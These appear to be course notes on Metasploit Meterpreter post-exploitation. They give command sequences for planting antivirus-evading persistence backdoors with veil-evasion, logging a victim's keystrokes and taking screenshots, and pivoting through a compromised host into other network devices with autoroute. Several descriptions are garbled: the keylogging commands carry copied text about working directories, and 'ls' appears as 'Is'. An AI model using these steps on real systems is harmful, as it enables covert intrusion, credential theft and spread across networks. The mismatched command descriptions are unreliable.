

METERPRETER BASICS

- > help shows help
- > background backgrounds current session.
- > sessions | lists all sessions.
- > sessions -i interact with a certain session.
- > sysinfo displays system info.
- > ipconfig displays info about interfaces.
- > getuid shows current user.

FILE SYSTEM COMMANDS

- > pwd shows current working directory
- > Is lists files in the current working directory.
- > cd [location] changes working directory to [location].
- > cat [file] prints the content of [file] on screen.
- > download [file] downloads [file].
- > upload [file] uploads [file].
- > execute -f [file] executes [file].

PS: for more commands run > help


POST EXPLOITATION MAINTAINING ACCESS

Using a veil-evasion

- Rev_http_service
- Rev_tcp_service
- Use it instead of a normal backdoor.
- Or upload and execute from meterpreter

Using persistence module

- > run persistence -h
- Detectable by antivirus programs



Using metasploit + veil-evasion → More robust + undetectable by Antivirus

- > use exploit/windows/local/persistence
- > set session [session id]
- > set exe::custom [backdoor location]
- > exploit



KEY LOGGING

Log all mouse/keyboard events

- > keyscan_start shows current working directory
- > keyscan_dump lists files in the current working directory.
- > keyscan_stop changes working directory to [location].

PS: can also take a screenshot of the target computer > screenshot

POST EXPLOITATION - PIVOTING



- Use the hacked device as a pivot.
- Try to gain access to other devices in the network

PIVOTING USING AUTOROUTE

- Set up a route between hacker and hacked device.
- Gives hacker access to devices on the network.
- Use metasploit exploits auxiliaries ...etc
- 1. Use it
- 2. Set subnet of target network.
- Set session id.
- 4. exploit.

- > use post/windows/manage/autoroute
- > set subnet [subnet]
- > set session [id]
- > exploit